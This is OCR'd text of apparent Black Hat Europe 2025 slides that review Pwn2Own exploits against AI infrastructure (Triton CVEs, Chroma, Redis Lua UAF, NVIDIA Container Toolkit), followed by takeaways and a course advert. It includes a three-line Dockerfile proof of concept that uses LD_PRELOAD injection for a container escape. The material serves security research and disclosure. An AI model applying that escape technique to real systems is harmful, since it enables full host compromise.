  - Sep 2025: 5 more CVEs (incl. our collision **CVE-2025-23316**)



NVIDIA® Triton Inference Server - August 2025	5687	Critical	CVE-2025-23310, CVE-2025-23311, CVE-2025-23317, CVE-2025-23318, CVE-2025-23319, CVE-2025-23320, CVE-2025-23321, CVE-2025-23322, CVE-2025-23323, CVE-2025-23324, CVE-2025-23325, CVE-2025-23326, CVE-2025-23327, CVE-2025-23331, CVE-2025-23333, CVE-2025-23334, CVE-2025-23335	04 Aug 2025	04 Aug 2025
NVIDIA Triton Inference Server - September 2025	5691	Critical	CVE-2025-23316, CVE-2025-23268, CVE-2025-23328, CVE-2025-23329, CVE-2025-23336	16 Sep 2025	16 Sep 2025

black hat
EUROPE 2025


Other AI Targets: Key Findings

Redis, Chroma & NVIDIA Container Toolkit

Other AI Targets: Key Findings

Sina exploited Chroma


- **No technical details** have been **publicly disclosed** for the Chroma exploit
- We only know that the issue resulted in a **full exploitation meeting Pwn2Own criteria**
- Highlights that **vector databases** are becoming a real attack surface in AI pipelines



SUCCESS - The first ever winner of the AI category in Pwn2Own history is Sina Kheirkhah (@SinSinology) of Summoning Team (@SummoningTeam). His successful exploitation of Chroma earns him $20,000 and 2 Master of Pwn points.

Redis: Full Sandbox Escape via Lua UAF (CVE-2025-49844)


- Redis was exploited via a **Lua sandbox Use-After-Free (UAF)**
  - enabled **sandbox escape** and full RCE
- Exploit chain became known online as **#RediShell**
  - Assigned **CVE-2025-49844**, classified as a **critical cloud-impact vulnerability**
  - https://www.wiz.io/blog/wiz-research-redis-rce-cve-2025-49844




SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny_isaacs), Nir Brakha, Sagi Tzadik (@sagitz_) of Wiz Research as they leveraged a UAF to exploit Redis. They earn $40,000 and 4 Master of Pwn points.


NVIDIAScape: Critical Container Escape (CVE-2025-23266)

- **Critical container escape** in NVIDIA Container Toolkit
- **Root cause**: OCI hook misconfiguration → **LD_PRELOAD injection**
- **Impact: Full host compromise** from inside a container
- **3-line malicious Dockerfile PoC:**





```
FROM busybox
ENV LD_PRELOAD=/proc/self/cwd/poc.so
ADD poc.so /
```



SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit. This unique bug earns them $30,000 and 3 Master of Pwn points.

Conclusions & Next Steps

AI Infrastructure Lessons From Pwn2Own

Conclusions & Next Steps

AI Infrastructure — Key Takeaways

AI attack surfaces are fragile

AI runtimes expose **large, weakly validated** inputs. Tiny parsing bugs now escalate into **critical vulns**.

Old bugs, new ecosystems

Classic issues: **command injection, overflows, deserialization flaws**, now live inside AI pipelines.

Model supply chain is risky

Untrusted registries & model files introduce **real supply-chain attack paths**.

Continuous fuzzing is required

Rapidly evolving formats require **ongoing fuzzing & adversarial testing**.

MASTERCLASS — Attacking & Fuzzing Ollama

- **Exclusive Black Hat EU Offer**:
  - 15% pre-sale discount
  - $389 → **$330**
- Release: **Early 2026**
- Deep dive into:
  - API Fuzzing & protocol abuse
  - Auth bypass strategies
  - Model parsing & deserialization flaws
  - End-to-end exploitation workflows

Thank You — Questions?

Patrick VENTUZELO
Founder & CEO
patrick@fuzzinglabs.com

Follow Us:

- Website
- LinkedIn
- Twitter

FUZZING LABS